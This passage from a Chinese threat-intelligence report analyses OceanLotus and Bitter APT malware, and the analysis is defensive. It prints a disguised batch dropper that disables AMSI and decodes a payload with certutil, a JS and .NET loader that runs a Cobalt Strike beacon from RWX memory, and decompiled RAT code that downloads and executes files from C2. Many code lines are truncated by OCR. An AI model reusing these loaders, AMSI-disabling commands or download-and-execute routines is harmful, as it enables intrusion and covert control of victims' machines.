echo dmFsKHZGN0RDWFRlTEOxcXAp02NvbnRpbnVl03licmVhazt9fXlpZihfXzB4NkUy>> C:\Windows\Temp\360PluginUpdator.dat
echo MzM5M0U9PTEpe2JyZWFrO319>> C:\Windows\Temp\360PluginUpdator.dat
certutil -decode C:\Windows\Temp\360PluginUpdator.dat C:\Windows\Temp\360PluginUpdater.js > nul
REG ADD "HKCU\Software\Microsoft\Windows Script\Settings" /v "AmsiEnable" /t REG_DWORD /d 0 /f
REG DELETE HKLM\SOFTWARE\Microsoft\AMSI\Providers /f
wscript C:\Windows\Temp\360PluginUpdater.js
IF EXIST "C:\Windows\Temp\360PluginUpdator.bat" DEL /F "C:\Windows\Temp\360PluginUpdator.bat"

IF EXIST "C:\Windows\Temp\360PluginUpdator.dat" DEL /F "C:\Windows\Temp\360PluginUpdator.dat"
IF EXIST "C:\Windows\Temp\360PluginUpdater.js" DEL /F "C:\Windows\Temp\360PluginUpdater.js"
DEL "%~f0"
```

图 185 海莲花组织分析配图 25

base64 解码出 360PluginUpdater.js 脚本并执行。360PluginUpdater.js 定义了一个巨大的数组，包含各类数据。

```
var _0x2F312F74 = ["H4nsKowzP7c", "UIIH176zB96", "Rn7khGh", "LNRaAMtAB", "uqEbRhVe8czJQmeHcM5", "Jvt4ThXP",
"AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXNOZWOuRGVsZWdhdGVTZXJpYWxpemFOaW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQdOYXJnZXQwB21
6DgCOCcOhuAFMzSFUaGlzIHByb2dyYWOgY2Fubm9OIGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABMAQMA3v3CWgAAAAAAAAA
AAAEgAAABYQAAADAMAAAAAAAAAAAAADAMOAAAAVgBTAF8AVgBFAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAALOE7/4AAAEAAAABAAAAAAAAAA
O1jm2BfFEjv9/iKnFikQnqIYBxnzgXatOrvzpxLN9P8SGMWYUwGXTvaYQre2rOSLJzOTPMMh1213GDYStPpiDoMpM/gS1YJZBrji8wA89d9v
```

图 186 海莲花组织分析配图 25

还实现了 RC4 算法，对数组里的各项数据进行 RC4 解密。

```
var vInza8QK49XQV = function (vxT4JZ1EKeIyw, vJWqsdf5PSS6S) {
    var __0x39CE7C16 = [],
        vHXJtdJ7uvRMf = 0,
        __0x0FDE0691, __0x48CB6E89 = '';
    for (var __0x3D212C6E = 0; __0x3D212C6E < 256; __0x3D212C6E++) {
        __0x39CE7C16[__0x3D212C6E] = __0x3D212C6E;
    }
    for (__0x3D212C6E = 0; __0x3D212C6E < 256; __0x3D212C6E++) {
        vHXJtdJ7uvRMf = (vHXJtdJ7uvRMf + __0x39CE7C16[__0x3D212C6E] + vxT4JZ1EKeIyw.charCodeAt(__0x3D212C6E % vxT4JZ1EKeIyw.length)) % 256;
        __0x0FDE0691 = __0x39CE7C16[__0x3D212C6E];
        __0x39CE7C16[__0x3D212C6E] = __0x39CE7C16[vHXJtdJ7uvRMf];
        __0x39CE7C16[vHXJtdJ7uvRMf] = __0x0FDE0691;
    }
    __0x3D212C6E = 0;
    vHXJtdJ7uvRMf = 0;
    for (var v6ODkMF6FnERt = 0; v6ODkMF6FnERt < vJWqsdf5PSS6S.length; v6ODkMF6FnERt = v6ODkMF6FnERt + 2) {
        __0x3D212C6E = (__0x3D212C6E + 1) % 256;
        vHXJtdJ7uvRMf = (vHXJtdJ7uvRMf + __0x39CE7C16[__0x3D212C6E]) % 256;
        __0x0FDE0691 = __0x39CE7C16[__0x3D212C6E];
        __0x39CE7C16[__0x3D212C6E] = __0x39CE7C16[vHXJtdJ7uvRMf];
        __0x39CE7C16[vHXJtdJ7uvRMf] = __0x0FDE0691;
        __0x48CB6E89 += String.fromCharCode(parseInt(vJWqsdf5PSS6S.substr(v6ODkMF6FnERt, 2), 16) ^ __0x39CE7C16[(__0x39CE7C16[__0x3D212C6E]
    }
    return __0x48CB6E89;
};
```

图 187 海莲花组织分析配图 26

vAx7eC09lwdox	15	Number
vCwnakd6LDypY	"TestClass"	String
__0x5E211076	"AAEAAAD/////AQAAAAAAAAAEAQ...	String
__0x2B38640C	{...}	_HeaderHandler
vlg3IDvA59so4	{...}	_ArrayList
__0x692D71FE	"qlwhdasDSAGsdamfasFASGAsd"	String
__0x102A30AF	"HqbZX4ZkBOS+K174mfNrwg=="	String
vxLe708AHqt74	{...}	Object
[0]	0	Number
[1]	0	Number
[2]	0	Number
[3]	0	Number
vsQrJD9IpxmxW	"Y54mczbFRvBzknqYKB1qw2yEJj...	String

图 188 海莲花组织分析配图 27

其中 vsQrJD9IpxmxW 是加密后的数据，最终解密为新的 js 脚本。__0x692D71FE 是解密 vsQrJD9IpxmxW 时用到的异或 Key。__0x102A30AF 是 vsQrJD9IpxmxW 解密后计算 md5 的 Base64 编码。vxLe708AHqt74 是 4 个标志位，分别对应用户名称、机器名称、IP 地址、MAC 地址。如果某项为 1，则解密时的异或 Key 还要加上对应的如账户名称、机器名称等字符串。

__0x5E211076 是一个二进制 dll 的序列化对象的 Base64 编码数据，解码如下：




图 189 海莲花组织分析配图 28

360PluginUpdater.js 对__0x5E211076 反序列化之后得到 dll，并执行其导出函数 Xor 解密 vsQrJD9IpxmxW。

```
case v1nra8QK49XQV("pz7", __0x2F312F74[762]):
    vF7DCXTuLM1qp += vu5Hx80E90Qxc[v1nra8QK49XQV("F", __0x2F312F74[766])](vsQrJD9IpxmxW, __0x29A31C0E, __0x102A30AF);
    continue;
```

图 190 海莲花组织分析配图 29




图 191 海莲花组织分析配图 30

异或解密完是一段新的 js 脚本，Xor 里会计算它的 md5 并进行 Base64 编码，然后和__0x102A30AF("HqbZX4ZkBOS+K174mfNrwg==")比较，如果相等返回新 js 脚本并执行，否则返回空。解密后的新 js 脚本：

```
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')('COMPLUS_Version') = ver;

}
function debug(s) {}
function base64ToStream(b) {
        var enc = new ActiveXObject("System.Text.ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAA
var entry_class = 'TestClass';

try {
        setversion();
        var stm = base64ToStream(serialized_obj);
        var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
        var al = new ActiveXObject('System.Collections.ArrayList');
        var n = fmt.SurrogateSelector;
        var d = fmt.Deserialize_2(stm);
        al.Add(n);
        var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
        var shl='';
        shl += "TVroAAAAAFtSRVWJ5YHDcoAAAP/TicNXaAQAAABQ/9Bo8LWiVmgFAAAAUP/TAAAAAAAAAAAAAAAAAAAA8AAAAA
;       o.LoadShell(shl, 4);
} catch (e) {
    debug(e.message);
```

图 192 海莲花组织分析配图 31

这段 js 的 md5 是 1ea6d95f866404e4be2b5ef899f36bc2，对 md5 进行 Base64 编码之后正是__0x102A30AF 的值: "HqbZX4ZkBOS+K174mfNrwg=="。这里 Xor 函数其实是在校验，对 vsQrJD9IpxmxW("Y54mczbFRvBzk....")解密完之后，校验其 md5 值，只有校验通过才认为解密正确。

新 js 脚本对 serialized_obj 反序列化得到新的 dll，调用其导出函数 LoadShell 加载 shl。而 shl 在 Base64 解码之后正是 CobaltStrike 的信标载荷 beacon.dll:

```
1002FB30 ; Export Ordinals Table for beacon.dll
1002FB30 ;
1002FB30 word_1002FB30   dw 0                    ; DATA XREF:
1002FB32 aBeacon_dll     db 'beacon.dll',0       ; DATA XREF:
1002FB3D a_reflectiveloa db '_ReflectiveLoader@4',0 ; DATA XRE
1002FB51                 align 800h
1002FB51 _rdata          ends
```

图 193 海莲花组织分析配图 32

```
public void LoadShell(string shellbase64, int archSize)
{
    if (IntPtr.Size == archSize || archSize == 0)
    {
        byte[] array = Convert.FromBase64String(shellbase64);
        IntPtr intPtr = VirtualAlloc(IntPtr.Zero, (uint)array.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(array, 0, intPtr, array.Length);
        IntPtr zero2 = IntPtr.Zero;
        uint lpThreadId = 0u;
        IntPtr zero = IntPtr.Zero;
        WaitForSingleObject(CreateThread(0u, 0u, intPtr, zero, 0u, ref lpThreadId), uint.MaxValue);
    }
    else
    {
        string commandLine = Environment.CommandLine;
        commandLine = commandLine.Substring(commandLine.IndexOf(' '));
        if (archSize == 8)
        {
            Process.Start(Process.GetCurrentProcess().MainModule.FileName.ToLower().Replace("syswow64", "sy
        }
        else
        {
            Process.Start(Process.GetCurrentProcess().MainModule.FileName.ToLower().Replace("system32", "sy
        }
    }
    Environment.Exit(0);
}
```

图 194 海莲花组织分析配图 33

360PluginUpdater.js 是混淆过的，我们同时发现了未混淆的原始 js：

```
var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWx
var entry_class = 'TestClass';

var base64 = "DnBUkeZXb05sT8Ky1XB+hAFqVNq7HnstRkrGtINmZJIEaRrPslBlV2x9xLLKY2mvJ2dQl/FKKAcbb8S0ymV42TttX57+GSk
var options = [0, 0, 0, 0];
var hash_data = "KBcYuKcEByM9VdYUkNDK1A==";
var pwd = "789";

setversion();
var stm = base64ToStream(serialized_obj);
var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var n = fmt.SurrogateSelector;
var d = fmt.Deserialize_2(stm);
al.Add(n);
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

if(options[0] == 1){
        pwd += (new ActiveXObject('WScript.Shell')).ExpandEnvironmentStrings("%USERNAME%").toLowerCase();
}
if(options[1] == 1){
        pwd += (new ActiveXObject('WScript.Shell')).ExpandEnvironmentStrings("%COMPUTERNAME%").toLowerCase();
}
```

图 195 海莲花组织分析配图 34

```
if(options[2] == 1){
        var obj = new ActiveXObject("WbemScripting.SWbemLocator");
    var s = obj.ConnectServer(".");
    var properties = s.ExecQuery("SELECT * FROM Win32_NetworkAdapterConfiguration");
    var e = new Enumerator(properties);

    var ip = [];
        while(!e.atEnd())
        {
                var p = e.item();
                if(!p) {continue;}
                var i = p.IPAddress(0);
                if(typeof(i) != "unknown"){
                        ip.push(i);
                }
        e.moveNext();
        }
}
else{
        var ip = [""];
}
```

图 196 海莲花组织分析配图 35

```
if(options[3] == 1){
        var obj = new ActiveXObject("WbemScripting.SWbemLocator");
    var s = obj.ConnectServer(".");
    var properties = s.ExecQuery("SELECT * FROM Win32_NetworkAdapterConfiguration");
    var e = new Enumerator(properties);

    var mac = [];
    while (!e.atEnd())
        {
                var p = e.item();
                if(!p) {continue;}
                var m = p.MACAddress;
                if(m != null){
                        mac.push(m);
                }
                e.moveNext();
        }
}
else{
        var mac = [""];
}

var k = 0;
for(var i = 0; i<ip.length; i++){
    for(var j = 0; j<mac.length; j++){
            var temp_pwd = pwd + (ip[i] + mac[j]).toLowerCase();
        var js = "";
            js += o.Xor(base64, temp_pwd, hash_data);
            if (js != ""){
            k = 1;
            eval(js);
            break;
            }
    }
    if(k == 1){
            break;
    }
}
```

图 197 海莲花组织分析配图 36

现在直接看原始的 js 代码，可以看到其清晰的流程：

1、反序列化得到 dll

2、根据 options 配置，获取失陷主机的用户名称、机器名称、IP 地址、Mac 地址字符串，追加到 pwd 即字符串"789"之后。pwd 就是 Xor 里异或解密的 Key，不过本例的 option 全是 0，因此不会获取追加账号名称等字符串，pwd 只是字符串"789"。对应 360PluginUpdater.js 里就是字符串"qlwhdasDSAGsdamfasFASGAsd"。

3、调用 dll 的 Xor 函数，解密为新的 js 脚本并执行。Xor 解密算法如前所述，也非常简单。对传入的载荷 base64 解码，对 pwd 计算 md5，然后二者依次循环异或解密为 js。对 js 计算 md5 并 base64 编码，和 hash_data 进行比较，相同认为解密正确，返回 js，否则返回空。

4、执行 Xor 解密出的 js。

上述两个 js 里的 options 全是 0，但大部分 js 的 options 并不是 0，以 360SecInfo.js 为例：

图 198 海莲花组织分析配图 37

```
if (__0x75324594[1] == 1) {
    __0x0F2A12A6 += (new ActiveXObject(__0x5AE80056("Y6050J18z", vJCQvqCGeDZzJ
}
if (__0x75324594[2] == 1) {
    var __0x29522105 = __0x5AE80056("Bbhm3VT", vJCQvqCGeDZzJ[407])[__0x5AE8005
        __0x7D9855CB = 0;
```

图 199 海莲花组织分析配图 38

检测到 options 第 1 个元素为 1，表示需要获取机器名称，追加到 pwd 字符串之后。

图 200 海莲花组织分析配图 39

之后传入 Xor 函数，作为解密时异或的 key。

合理推测，攻击者一定通过渗透内网入侵了关键服务器主机，是在横向移动时下发了这些 bat 和 js 脚本。在 bat 和 js 之前，已经有恶意的代码在运行了，很可能就运行在服务器主机上。它负责获取内网的目标主机信息如机器名称，并作为密钥加密核心的载荷如 beacon，组装为 CactusTorch 的 js 代码下发到目标机器。

4.2.2 来自于南亚方向的蔓灵花组织

蔓灵花(又称 Bitter)APT 组织是一个针对中国、巴基斯坦等国家的 APT 组织。最早披露于 2016 年，主要针对军工、核能、政府等国家重点单位。

其攻击时较喜欢使用自解压的 RAR 压缩包，内含第一阶段木马和迷惑用的文档类文件，第一阶段木马会连续下载不同功能的木马用作后续窃密和监控。

组织来源	印度
攻击地域	中国、巴基斯坦等国家
攻击目标	政府、军工业、电力、核工业等
入侵方式	鱼叉式钓鱼邮件的投递
漏洞利用	CVE-2017-0199，CVE-2017-11882，CVE-2012-0158，CVE-2014-6352，CVE-2017-12824

表 26 蔓灵花组织表格 1

攻击事件 A：

事件描述

2018 年 12 月中旬，友商披露了一次蔓灵花组织针对中国境内军工、核能、政府等高级国家机构的安全事件。几个月后，我们也监控到了类似样本，同样都是使用伪装成文档样式的自解压文件进行钓鱼攻击。

攻击样本视图如下：

图 201 蔓灵花组织分析配图 1

载荷分析

伪装样本为 WORD 图标的自解压文件，文件内含一个 RAT 木马和一个钓鱼文档。在用户点击该伪装的自解压文件后，会将远控木马释放到 C:\intel\logs 下。




图 202 蔓灵花组织分析配图 2

木马分析

该 RAT 使用简单的字符加密算法，方式是对每个字符-0xD，解密出来之后我们可以看到很多信息，其中包括注册表操作和 C&C。




图 203 蔓灵花组织分析配图 3

该 RAT 会枚举当前所有进程查看是否进程名中含有 avg 字样的进程，如果没有则返回 0。之后 RAT 会尝试连接解密出的域名，如果连接成功，则获取计算机信息，包括 GUID，用户名，计算机名，计算机版本等，拼接出一个字符串。

```
do
{
  v3 = *v1;
  *v2++ = *v1++;
}
while ( v3 );
memset(Dst, 0, 0x400u);
strncat_s(Dst, 0x400u, "?a=", 3u);
strncat_s(Dst, 0x400u, name, 0x80u);
strncat_s(Dst, 0x400u, "&b=", 3u);
strncat_s(Dst, 0x400u, Buffer, 0x100u);
strncat_s(Dst, 0x400u, "&c=", 3u);
strncat_s(Dst, 0x400u, byte_4324E8, 0x104u);
strncat_s(Dst, 0x400u, "&d=", 3u);
strncat_s(Dst, 0x400u, byte_432A30, 0x400u);
strncat_s(Dst, 0x400u, "&e=", 3u);
return 0;
}
```

图 204 蔓灵花组织分析配图 4

将拼接出来的字符串再次与其他的 HTTP 请求头数据进行拼接，进行 GET 请求，判断接收到的数据中是否含有"yes file"，如果有则提取后面[]中的数据。

```
v1 = 0;
v2 = a1;
v3 = 0;
if ( strlen(a1) )
{
  do
  {
    v1 = v3;
    if ( v2[v3] == '[' )
      break;
    ++v3;
  }
  while ( v3 < strlen(v2) );
}
v4 = 0;
v5 = 0;
if ( strlen(v2) )
{
  do
  {
    v4 = v5;
    if ( v2[v5] == ']' )
      break;
    ++v5;
  }
  while ( v5 < strlen(v2) );
}
if ( (signed int)(v1 + 1) < v4 )
  memcpy_0(v9, &v2[v1 + 1], v4 - (v1 + 1));
*(&v8 + v4 - v1) = 0;
memset(&FILE_, 0, 0x100u);
result = 0;
do
{
  v7 = v9[result];
  *(&FILE_ + result++) = v7;
}
```

图 205 蔓灵花组织分析配图 5

将提取到的文件名拼接到解密出来的 URL，同时也拼接到 RAT 相同路径下，并附加上“.exe”。开始访问拼接后的 URL，将数据下载到同 RAT 同路径并将名字重命名为下载的模块名.exe，然后执行这个文件。

```
v8 = &File - 1;
do
  v9 = (v8++)[1];
while ( v9 );
*(_DWORD *)v8 = 'exe.';
*((_BYTE *)v8 + 4) = 0;
dword_4317C4 = 0;
dword_4326F4 = 0;
dword_4326F4 = sub_4023C0();
if ( dword_4320E0 )
{
  sub_4040D0(&v23);
  LOBYTE(v27) = 3;
  sub_403CB0(&v23);
  sub_404260();
  rename(&SrcBuf, &File);
  ShellExecuteA(0, "open", &File, 0, 0, 1);
  operator delete(dword_4326F4);
  operator delete(dword_4317C4);
  dword_4320E0 = 0;
  strncpy_s(&byte_432A10, 0x1Eu, aNopq, 0xAu);
  LOBYTE(v27) = 2;
  sub_4041E0(&v24);
  v24 = &off_42BD94;
  std::ios_base::_Ios_base_dtor((struct std::ios_base *)&v24);
}
closesocket(Ip_addr);
}
```

图 206 蔓灵花组织分析配图 6

之后 RAT 会获取当前运行的程序路径，添加到前面解密出的注册表操作字符串后面，形成一条注册表操作命令。




图 207 蔓灵花组织分析配图 7

我们发现其会请求多个 URL 下载不同模块，对应模块分析如下

模块一：设置开机自启

我们在这个模块中发现了第一个 Dropper 木马没有实现的功能，也就是设置注册表项，该注册表项的值按照差不多的解密方式，单字节+0x22 得到解密数据。完成后直接退出程序。

模块二：键盘记录

该程序在一开始会对数据进行解密，解密方式为先将数据逆序，然后三位一组，再调用 atoi，将三位字符串形式的数据转化成 int 型数据，再-0x64，得到一个 ascii 码数据。

解密后的数据如下：

Windows\\debug\\WIA

Windows\\System32\\catroot2\\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}

在解密完数据之后会创建一个线程，该线程会设置键盘钩子，会将获取到的数据存储在%appdata%\syslog0812AXbcW1.tean 中。

模块三：远控木马

该模块会从硬编码数据里面解密出所需要的配置信息，其解密算法和密钥如下：

密钥：m50e!sq&n67$t

```
nt __cdecl sub_401B80(int a1)

signed int v1; // ebp
unsigned int v2; // kr00_4
int v3; // ecx
__int64 v4; // rax

v1 = dword_4547F4;
v2 = strlen(key_40607C);
v3 = 0;
v4 = v2;
if ( (signed int)dword_4547F4 > 0 )
{
  do
  {
    LOBYTE(v4) = key_40607C[v3++] ^ *(_BYTE *)(a1 + HIDWORD(v4));
    byte_44F9C8[HIDWORD(v4)++] = v4;
    if ( v3 == v2 )
      v3 = 0;
  }
  while ( SHIDWORD(v4) < v1 );
}
return v4;
```

图 208 蔓灵花组织分析配图 8

然后通过不同的指令来执行不同的操作。

```
witch ( v0 )

case 3000:
  dword_406094 = 4000;
  dword_45EA98 = 3000;
  dword_45EA64 = CreateThread(0, 0, sub_402EA0, &Parameter, 0, 0);
  break;
case 3001:
  dword_406094 = 4000;
  dword_45EA98 = 3001;
  dword_45EA68 = (int)CreateThread(0, 0, sub_402280, &Parameter, 0, 0);
  break;
case 3002:
  dword_406094 = 4000;
  dword_45EA98 = 3002;
  dword_45EA6C = (int)CreateThread(0, 0, sub_402310, &Parameter, 0, 0);
  break;
case 3004:
  dword_406094 = 4000;
  dword_45EA98 = 3004;
  dword_45EA70 = (int)CreateThread(0, 0, sub_402700, &Parameter, 0, 0);
  break;
case 3005:
  dword_406094 = 4000;
  dword_45EA98 = 3005;
  dword_45EA74 = (int)CreateThread(0, 0, sub_402800, &Parameter, 0, 0);
  break;
case 3006:
  dword_406094 = 4000;
  dword_45EA98 = 3006;
  memcpy(&unk_45BE60, &dword_4547F8, 0x237Cu);
  hThread = CreateThread(0, 0, sub_4029F0, &Parameter, 0, 0);
  break;
case 3007:
  dword_406094 = 4000;
  dword_45EA98 = 3007;
  dword_45EA7C = (int)CreateThread(0, 0, sub_402060, &Parameter, 0, 0);
  break;
case 3009:
  dword_4547E8 = dword_4547F8;
  dword_45BE48 = dword_4547F8;
  dword_406094 = 4000;
  dword_45EA98 = 3009;
  dword_45EA80 = (int)CreateThread(0, 0, sub_4021A0, &Parameter, 0, 0);
  break;
case 3012:
  dword_406094 = 4000;
  dword_45EA98 = 3012;
  dword_45EA84 = (int)CreateThread(0, 0, sub_403370, &Parameter, 0, 0);
  break;
```

图 209 蔓灵花组织分析配图 9

指令集如下:

指令	对应功能
3000	返回木马配置配置信息
3001	获取本地磁盘信息
3002	遍历指定目录下的文件
3004	数据重发
3005	创建对应文件
3006	将数据写入指定文件
3007	打开文件
3009	读取打开的文件并上传数据
3012	执行 cmd 命令
3013	执行 cmd 命令
3015	发送执行结果
3016	结束 cmdshell

表 27 蔓灵花组织表格 2

攻击事件 B:

事件描述

2018 年下半年我们监控到一些较新的蔓灵花攻击样本。样本使用 CVE-2017-11882 文档漏洞。经过分析之后我们发现其所使用的木马与之前友商披露的相同。因此，我们将这两次攻击结合起来进行分析。

样本分析

这两次事件都是使用文档漏洞进行攻击，其中友商所披露的使用 CVE-2017-11882 漏洞的文档与本次我们发现的文档极为相似，两者触发漏洞之后直接下载第一段木马。

我们发现该网站依旧存活且应该是被攻陷的网站，网站主页如下:




图 210 蔓灵花组织分析配图 10

我们在其 JS 目录下找到了其他几个疑似其第二段攻击载荷的文件。下载样本后分析发现，该样本首先会解密加密的字符串，使用字节+0x22，得到最终的字符串，并且解密字符串的方式与之前友商披露的蔓灵花攻击中的样本字符串解密方式相同，只不过 KEY 变为+0x22。

经过解密后，字符串如下：

```
v0 = &Registry_AutoRun_1;                       // Software\Microsoft\Windows NT\Currentversion
if ( Registry_AutoRun_1 )
{
  do
    *v0++ += 0x22;
  while ( *v0 );
}
for ( i = str_ProductName; *i; *i++ += 0x22 ) // ProductName
  ;
v2 = &start_path;                               // \Microsoft\Windows\Start Menu\Programs\Startup\
if ( start_path )
{
  do
    *v2++ += 0x22;
  while ( *v2 );
}
v3 = &str_Environment;                          // Environment
if ( str_Environment )
{
  do
    *v3++ += 0x22;
```

图 211 蔓灵花组织分析配图 11

解密字符串后会检测注册表，之后根据解密后的域名获取第二段载荷的下载 IP，遍历进程检测进程名中是否带有 AVG 与 Avast 的进程。如果有，则将数据保存到\Microsoft\Windows\Start Menu\Programs\Startup\目录下，并且将名字更改为 winapp.lnk 文件，如果没有检测到，则默认放置到固定目录 C:\Intel\下命名为 winapp.exe，并设置开

机自启动项目，同时该恶意软件会随机产生一个值并写入到注册项 Software\Microsoft\Identity 下的 ID 中，并且这个 ID 将作为后续与服务器交互的 id 值。

然后将收集到的受害者主机信息使用 GET/get_data.php?name1=后进行拼接，进行数据请求。

之后该恶意软件会设置定时器任务，该定时任务会先请求 GET/ping.php?id=[id]，如果数据正确返回，那么会提取数据中""内的数据，然后寻找/后的数据并拼接上.exe。




图 212 蔓灵花组织分析配图 12

判断该文件是否存在，如果存在则生成如下 URL:

/receive_comment.php?id=[id]&file=[filename]

如果不存在则直接访问返回的 URL 下载对应文件到对应目录，然后执行。

